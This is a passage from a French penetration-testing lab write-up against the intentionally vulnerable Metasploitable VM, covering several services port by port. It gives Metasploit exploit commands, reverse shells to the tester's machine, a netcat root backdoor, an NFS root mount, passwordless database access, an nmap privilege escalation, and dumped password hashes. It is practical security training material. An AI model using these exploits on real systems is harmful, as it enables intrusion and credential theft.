irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002:,,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
root@metasploitable:~# █
```

Ainsi qu'aux mots de passes :

```
root@metasploitable:~# cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9IV./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:**:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:**:14685:0:99999:7:::
postfix:**:14685:0:99999:7:::
ftp:**:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55:**:14691:0:99999:7:::
distccd:**:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:**:14715:0:99999:7:::
proftpd:**:14727:0:99999:7:::
statd:**:15474:0:99999:7:::
root@metasploitable:~#
```

Les possibilités sont variée (Backdoor, Keylogger, adduser...).

Fin de l'exploitation et de la post-exploitation du port 514.

Exploitation Port 1099 — JAVA RMI

Ce port correspond à Java RMI Registry (Remote Method Invocation). C'est une technologie Java qui permet à des objets distants de communiquer, c'est-à-dire un objet qui se trouve dans un autre espace mémoire ou sur une autre machine, souvent via un réseau ce qui est utile pour créer des applications distribuées. En gros : « Tiens, je vais chercher telles objets sur une machine distante et je l'utilise comme si il était local.»

C'est souvent une porte d'entrée pour exécuter du code malveillant car si la source est mal sécurisée l'application peut charger un objet compromettant.

```
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use auxiliary/gather/java_rmi_registry  
msf6 auxiliary(gather/java_rmi_registry) > set RHOSTS 192.168.56.101  
RHOSTS => 192.168.56.101  
msf6 auxiliary(gather/java_rmi_registry) > RUN  
[-] Unknown command: RUN. Did you mean run? Run the help command for more details.  
msf6 auxiliary(gather/java_rmi_registry) > run  
[*] Running module against 192.168.56.101  
[*] 192.168.56.101:1099 - Sending RMI Header...  
[*] 192.168.56.101:1099 - Listing names in the Registry...  
[-] 192.168.56.101:1099 - Names not found in the Registry  
[*] Auxiliary module execution completed
```

Un scan avec le module auxiliary/gather/java_rmi_registry a confirmé la présence d'un registre RMI actif. Cependant, aucun objet n'a été trouvé dans le registre au moment de l'analyse ce qui empêche la post-exploitation mais j'ai encore un module à tester il s'agit du module suivant :

```
msf6 > use exploit/multi/misc/java_rmi_server  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.56.101  
RHOSTS => 192.168.56.101  
msf6 exploit(multi/misc/java_rmi_server) > run  
[*] Started reverse TCP handler on 192.168.56.102:4444  
[*] 192.168.56.101:1099 - Using URL: http://192.168.56.102:8080/shv63u8HJE  
[*] 192.168.56.101:1099 - Server started.  
[*] 192.168.56.101:1099 - Sending RMI Header...  
[*] 192.168.56.101:1099 - Sending RMI Call...  
[*] 192.168.56.101:1099 - Replied to request for payload JAR  
[*] Sending stage (58073 bytes) to 192.168.56.101  
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:45273) at 2025-08-02 23:53:13 +0200  
  
meterpreter > █
```

J'ai maintenant une session Meterpreter ce qui signifie que l'exploitation RMI a fonctionné et maintenant, j'ai un shell avancé sur la cible. C'est une prise de contrôle totale du système distant !

Cette méthode fonctionne aussi :

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:1099 - Using URL: http://192.168.56.102:8080/Ga1eBd8AjjIDOD
[*] 192.168.56.101:1099 - Server started.
[*] 192.168.56.101:1099 - Sending RMI Header...
[*] 192.168.56.101:1099 - Sending RMI Call...
[*] 192.168.56.101:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:55849) at 2025-08-03 00:22:32 +0200

meterpreter > █
```

C'est le même résultat mais avec les détails LPORT PAYLOAD précisé et non par défaut ici le type de payload est un reverse shell Meterpreter en TCP et mon Kali écoutera aussi sur le port 4444.

Post-Exploitation Port 1099 — JAVA RMI

```
meterpreter > sessions
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:

    -h, --help           Show this message
    -i, --interact <id>  Interact with a provided session ID

Corbeau@Metasploitable:~$ meterpreter > sessions -i
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:

    -h, --help           Show this message
    -i, --interact <id>  Interact with a provided session ID

meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux 2.6.24-16-server (i386)
Architecture   : x86
System Language : en_US
Meterpreter    : java/linux
meterpreter > getuid
Server username: root
meterpreter > ipconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.56.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe1d:a7a8
IPv6 Netmask : ::

meterpreter > █
```

A l'aide de l'exploit `java_rmi_server` j'ai simulé le scénario d'un objet malveillant contenant un payload. La cible a accepté et exécuter ce code ce qui a permis l'obtention d'une session distante sur le serveur.

Fin de l'exploitation et de la post-exploitation du port 1099.

Exploitation Port 1524 — BLINDSHELL

Le port 1524/tcp correspond à un shell root laissé volontairement ouvert "backdoor". C'est une porte d'entrée non documentée (souvent pour test ou démonstration), déjà connectée directement en root sans authentification.

```
└─(kali㉿Kali)-[~]
$ nc 192.168.56.101 1524
root@metasploitable:/# whoami
root
```

Post-Exploitation Port 1524 — BLINDSHELL

```
root@metasploitable:/# ls -la
total 97
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root   11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  14 root root 13480 Aug  4 10:13 dev
drwxr-xr-x  94 root root  4096 Aug  4 10:13 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root   32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx-----  2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-----  1 root root 12310 Aug  4 10:14 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 109 root root    0 Aug  4 10:13 proc
drwxr-xr-x  13 root root  4096 Aug  4 10:14 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root    0 Aug  4 10:13 sys
drwxrwxrwt   4 root root  4096 Aug  4 11:35 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root   29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
root@metasploitable:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
```

Ce port est ouvert sur la machine cible et accepte les connexions entrantes sans authentification. En s'y connectant via netcat, un shell root interactif est immédiatement accessible. Permettant l'accès immédiat à tous les fichiers système, possibilité d'exécuter des commandes en tant que superutilisateur (root)...

Fin de l'exploitation et de la post-exploitation du port 1524.

Exploitation Port 2049 — NFS

Le port 2049, utilisé par NFS (*Network File System*), un protocole qui permet le partage de fichiers sur le réseau. Ce service est souvent mal configuré et exploitable. Le but sera de voir si je peux monter un dossier partagé à distance, voire accéder ou modifier des fichiers du système cible.

```
(kali㉿Kali)-[~]
$ showmount -e 192.168.56.101
Export list for 192.168.56.101:
/ *
```

Le système exporte la racine / complète via NFS. Tous les clients (*) peuvent monter le système de fichiers entier en lecture et en écriture.

C'est une faille extrêmement critique : tu peux quasiment tout voir (et souvent tout faire).

Je peux accéder à /etc/passwd, /etc/shadow, /root, etc.

Je peux déposer une clé SSH autorisée (moyen d'authentification sécurisé utilisé principalement pour se connecter à distance à des serveurs, souvent dans le cadre d'administration système ou de développement.), modifier des scripts système... ; En prod, c'est l'équivalent de laisser le coffre-fort ouvert.

```
(kali㉿Kali)-[~]
$ mkdir /mnt/nfs_root
mkdir: impossible de créer le répertoire « /mnt/nfs_root »: Permission non accordée

(kali㉿Kali)-[~]
$ sudo mkdir /mnt/nfs_root
[sudo] Mot de passe de kali :

(kali㉿Kali)-[~]
$ sudo mount -t nfs 192.168.56.101:/ /mnt/nfs_root
Created symlink '/run/systemd/system/remote-fs.target.wants/rpc-statd.service' → '/usr/lib/systemd/system/rpc-statd.service'.

(kali㉿Kali)-[~]
$ ls -la /mnt/nfs_root
total 112
drwxr-xr-x 21 root root 4096 20 mai 2012 .
drwxr-xr-x 3 root root 4096 4 août 21:27 ..
drwxr-xr-x 2 root root 4096 14 mai 2012 bin
drwxr-xr-x 3 root root 4096 28 avril 2010 boot
lrwxrwxrwx 1 root root 11 28 avril 2010 cdrom -> media/cdrom
drwxr-xr-x 2 root root 4096 28 avril 2010 dev
drwxr-xr-x 94 root root 4096 4 août 16:13 etc
drwxr-xr-x 6 root root 4096 16 avril 2010 home
drwxr-xr-x 2 root root 4096 16 mars 2010 initrd
lrwxrwxrwx 1 root root 32 28 avril 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 14 mai 2012 lib
drwx----- 2 root root 16384 16 mars 2010 lost+found
drwxr-xr-x 4 root root 4096 16 mars 2010 media
drwxr-xr-x 3 root root 4096 28 avril 2010 mnt
-rw----- 1 root root 12310 4 août 16:14 nohup.out
drwxr-xr-x 2 root root 4096 16 mars 2010 opt
dr-xr-xr-x 2 root root 4096 28 avril 2010 proc
drwxr-xr-x 13 root root 4096 4 août 16:14 root
drwxr-xr-x 2 root root 4096 14 mai 2012 sbin
drwxr-xr-x 2 root root 4096 16 mars 2010 srv
drwxr-xr-x 2 root root 4096 28 avril 2010 sys
drwxrwxrwt 4 root root 4096 4 août 17:35 tmp
drwxr-xr-x 12 root root 4096 28 avril 2010 usr
drwxr-xr-x 14 root root 4096 17 mars 2010 var
lrwxrwxrwx 1 root root 29 28 avril 2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

Après cette commande, tout le système de fichiers de la cible s'affiche dans mon dossier /mnt/nfs_root, comme si c'était un disque dur externe. Mais en réalité, les données restent sur la machine distante je ne les copies pas, j'y accède en live à travers NFS.

Post-Exploitation Port 2049 — NFS

Impact :

Accès complet au système de fichiers distant.

Exfiltration de données sensibles (/etc/shadow, clés SSH).

Possibilité de persistance en écrivant des fichiers malveillants (si export en lecture-écriture).

Fin de l'exploitation et de la post-exploitation du port 2049.

Exploitation Port 2121 — ProFTPD 1.3.1

ProFTPD est un serveur FTP open-source. La version 1.3.1 est connue pour être vulnérable à certaines failles, notamment une faille backdoor dans le module mod_copy et une faille de type "command injection".

La version 1.3.1 de ProFTPD est souvent vulnérable à une faille de commande mal filtrée dans la commande SITE, permettant une exécution de commandes à distance (RCE) sans authentification.

```
msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RPORT 2121
RPORT => 2121
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set PAYLOAD payload/cmd/unix/generic
PAYLOAD => cmd/unix/generic
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set CMD whoami
CMD => whoami
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] 192.168.56.101:2121 - Sending Backdoor Command
[-] 192.168.56.101:2121 - Not backdoored
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > █
```

Aucun exploit distant applicable n'a pu être identifié.

Post-Exploitation Port 2121 — ProFTPD 1.3.1

Le service FTP écoutant sur le port 2121 utilise ProFTPD 1.3.1, une version ancienne mais non vulnérable à l'exploit de backdoor connu sur ProFTPD 1.3.3c.

Le service reste donc non exploitable directement dans ce contexte.

Fin de l'exploitation et de la post-exploitation du port 2121.

Exploitation Port 3306 — MySQL 5.0.51a

```
(kali㉿Kali)-[~]
└─$ mysql -h 192.168.56.101 -u root
ERROR 2026 (HY000): TLS/SSL error: wrong version number
```

Cette erreur vient du fait que mon client MySQL sur Kali essaie de se connecter avec SSL/TLS par défaut, alors que le MySQL de la cible ne supporte pas SSL car trop ancien. Je vais donc forcer la connexion sans SSL.

```
(kali㉿Kali)-[~]
└─$ mysql -h 192.168.56.101 -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> █
```

MySQL 5.0.51a est une version obsolète comportant plusieurs failles, notamment des configurations faibles (root sans mot de passe) et des vulnérabilités locales. Dans ce contexte souvent possible de se connecter en root sans mot de passe et d'accéder aux bases ou de lire des fichiers système...

Post-Exploitation Port 3306 — MySQL 5.0.51a

```
(kali㉿Kali)-[~]
└─$ mysql -h 192.168.56.101 -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| dwva |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0,000 sec)

MySQL [(none)]> USE mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [mysql]> SHOW TABLES;
+-----+
| Tables_in_mysql |
+-----+
| columns_priv |
| db |
| func |
| help_category |
| help_keyword |
| help_relation |
| help_topic |
| host |
| proc |
| procs_priv |
| tables_priv |
| time_zone |
| time_zone_leap_second |
| time_zone_name |
| time_zone_transition |
| time_zone_transition_type |
| user |
+-----+
17 rows in set (0,000 sec)

MySQL [mysql]> █
```

```
MySQL [mysql]> SELECT host, user, password FROM user;
+-----+-----+-----+
| host | user      | password |
+-----+-----+-----+
| %    | debian-sys-maint |          |
| %    | root        |          |
| %    | guest       |          |
+-----+-----+-----+
3 rows in set (0,000 sec)
```

Le service MySQL est configuré pour accepter des connexions root distantes sans authentification.

Cela permet à un attaquant d'accéder en lecture et écriture à toutes les bases de données, je peux donc extraire des informations sensibles (utilisateurs, mots de passe hashés, configurations internes... Mais aussi insérer et modifier des données afin d'implanter du code malveillant (webshell via injection dans des pages dynamiques reliées à MySQL) et de supprimer des données critiques.

Fin de l'exploitation et de la post-exploitation du port 3306.

Exploitation Port 3632 — DISTCCD

Distcc est un démon permettant la compilation distribuée de programmes C/C++ sur plusieurs machines.

Ici cette version de distccd (v1) est connue pour présenter une vulnérabilité d'exécution de commandes à distance lorsque le service est exposé publiquement.

L'absence d'authentification et de restriction d'adresse IP permet à un attaquant d'envoyer des instructions de compilation malveillantes, qui peuvent inclure des commandes arbitraires exécutées directement sur le système cible.

Dans un premier temps je vais vérifier si le service est exploitable (oui il l'est) :

```
[kali㉿Kali)-[~]
└─$ nmap -p 3632 -sV 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-09 16:33 CEST
Nmap scan report for 192.168.56.101
Host is up (0.00018s latency).

PORT      STATE SERVICE VERSION
3632/tcp  open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
MAC Address: 08:00:27:1D:A7:A8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.38 seconds
```

Je vais maintenant poursuivre l'exploitation avec Metasploitable et obtenir un shell distant :

```
Metasploit Documentation: https://docs.metasploit.com/
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
[*] Exploit running as process 11128 on 192.168.56.102
[*] Reverse channel established on 192.168.56.102:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 7BLZcYNywsRzNXIT;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "7BLZcYNywsRzNXIT\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.56.102:4444 -> 192.168.56.101:38776) at 2025-08-09 19:27:40 +0200

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Mon shell s'ouvre mais pas en root, en daemon ça veut dire que j'ai les droits du compte système daemon, un utilisateur très restreint, généralement utilisé pour lancer des services.

Ce compte ne peut souvent pas directement lire des fichiers sensibles comme /etc/shadow, mais il peut être utilisé comme point de départ pour une escalade de priviléges.

Post-Exploitation Port 3632 — DISTCCD

```
nmap --interactive  
Starting Nmap V. 4.53 ( http://insecure.org )  
Welcome to Interactive Mode -- press h <enter> for help  
nmap> !sh  
whoami  
root
```

Une fois passer en root on peut effectivement faire une collecte d'informations sur le système, réseau... et maintenir un accès persistant avec une backdoor un utilisateur créer par exemple.

Fin de l'exploitation et de la post-exploitation du port 3632.

Exploitation Port 5432 — PostgreSQL

PostgreSQL est un SGBDR (Système de Gestion de Base de Données Relationnelles), il écoute par défaut sur le port 5432 et accepte les connexions clients via TCP/IP. Ici la version est ancienne, (fin de support depuis longtemps).

Les versions 8.3.0 → 8.3.7 sont vulnérables à plusieurs failles :

- Authentification faible ou absente (souvent comptes par défaut : postgres/postgres).
- Execution de commandes système si l'utilisateur PostgreSQL a un rôle superuser (via la fonction COPY TO PROGRAM ou extensions non sécurisées).
- Mauvaise configuration du fichier pg_hba.conf autorisant des connexions distantes sans chiffrement ou mot de passe.

```
(kali㉿Kali)-[~]
└─$ psql -h 192.168.56.101 -U postgres
Mot de passe pour l'utilisateur postgres :
psql (17.4 (Debian 17.4-1), serveur 8.3.1)
ATTENTION : psql version majeure 17, version majeure du serveur 8.3.
              Certaines fonctionnalités de psql pourraient ne pas fonctionner.
Saisissez « help » pour l'aide.

postgres=# █
```

Avec cette commande il est possible de se connecter en tant que postgres/postgres.

Post-Exploitation Port 5432 — PostgreSQL

Commande pour lister les bases :

```
postgres=# SELECT datname FROM pg_database;
  datname
  -----
  template1
  template0
  postgres
(3 lignes)
```

Je vais me connecter à la base postgres :

```
postgres=# SELECT * FROM postgres;
ERROR: relation "postgres" does not exist
postgres=# \c postgres
psql (17.4 (Debian 17.4-1), serveur 8.3.1)
ATTENTION : psql version majeure 17, version majeure du serveur 8.3.
              Certaines fonctionnalités de psql pourraient ne pas fonctionner.
Vous êtes maintenant connecté à la base de données « postgres » en tant qu'utilisateur « postgres ».
```

Je peux lister les utilisateurs / rôle, postgres a le rôle superutilisateur (rolsuper = t) :

```
postgres=# SELECT rolname, rolsuper, rolcreaterole, rolcreatedb FROM pg_roles;
  rolname | rolsuper | rolcreaterole | rolcreatedb
 ---------
  postgres | t        | t            | t
(1 ligne)
```

Ici je liste toutes les tables de la base courante :

schemaname	tablename	tableowner	tablespace	hasindexes	hasrules	hastriggers
pg_catalog	pg_type	postgres		t	f	f
information_schema	sql_features	postgres		f	f	f
information_schema	sql_implementation_info	postgres		f	f	f
information_schema	sql_languages	postgres		f	f	f
pg_catalog	pg_statistic	postgres		t	f	f
information_schema	sql_packages	postgres		f	f	f
information_schema	sql_parts	postgres		f	f	f
information_schema	sql_sizing	postgres		f	f	f
information_schema	sql_sizing_profiles	postgres		f	f	f
pg_catalog	pg_authid	postgres	pg_global	t	f	t
pg_catalog	pg_ts_parser	postgres		f	f	f
pg_catalog	pg_database	postgres	pg_global	t	f	t
pg_catalog	pg_shdepend	postgres	pg_global	t	f	f
pg_catalog	pg_shdescription	postgres	pg_global	t	f	f
pg_catalog	pg_ts_config	postgres	pg_global	t	f	f
pg_catalog	pg_ts_config_map	postgres		t	f	f
pg_catalog	pg_ts_dict	postgres		t	f	f
pg_catalog	pg_ts_template	postgres		t	f	f
pg_catalog	pg_auth_members	postgres	pg_global	t	f	t
pg_catalog	pg_attribute	postgres		t	f	f
pg_catalog	pg_proc	postgres		t	f	f
pg_catalog	pg_class	postgres		t	f	f
pg_catalog	pg_autovacuum	postgres		t	f	f
pg_catalog	pg_attrdef	postgres		t	f	f
pg_catalog	pg_constraint	postgres		t	f	f
pg_catalog	pg_inherits	postgres		t	f	f
pg_catalog	pg_index	postgres		t	f	f
pg_catalog	pg_operator	postgres		t	f	f
pg_catalog	pg_opfamily	postgres		t	f	f
pg_catalog	pg_opclass	postgres		t	f	f
pg_catalog	pg_am	postgres		t	f	f
pg_catalog	pg_amop	postgres		t	f	f
pg_catalog	pg_amproc	postgres		t	f	f
pg_catalog	pg_language	postgres		t	f	f
pg_catalog	pg_largeobject	postgres		t	f	f
pg_catalog	pg_aggregate	postgres		t	f	f
pg_catalog	pg_rewrite	postgres		t	f	f
pg_catalog	pg_trigger	postgres		t	f	f
pg_catalog	pg_listener	postgres		f	f	f
pg_catalog	pg_description	postgres		t	f	f
pg_catalog	pg_cast	postgres		t	f	f
pg_catalog	pg_enum	postgres		t	f	f
pg_catalog	pg_namespace	postgres		t	f	f
pg_catalog	pg_conversion	postgres		t	f	f
pg_catalog	pg_depend	postgres		t	f	f
pg_catalog	pg_tablespace	postgres	pg_global	t	f	f
pg_catalog	pg_pltemplate	postgres	pg_global	t	f	f

J'ai pu trouver les comptes avec leurs rôles et mots de passes hashés

rolname	rolpassword
postgres	md53175bce1d3201d16594cebf9d7eb3f9d

La finalité c'est que toutes les tables sont possible à lire donc trouvé des infos sensibles sont possible.

Fin de l'exploitation et de la post-exploitation du port 5432.

Exploitation Port 5900 — VNC(3.3)

VNC (Virtual Network Computing) permet le contrôle à distance d'un bureau graphique. La version 3.3 est très ancienne et vulnérable, notamment si elle utilise un mot de passe faible ou aucun chiffrement. Le protocole en lui-même ne chiffre pas les communications, ce qui permet aussi des attaques de type « sniffing » sur le réseau.

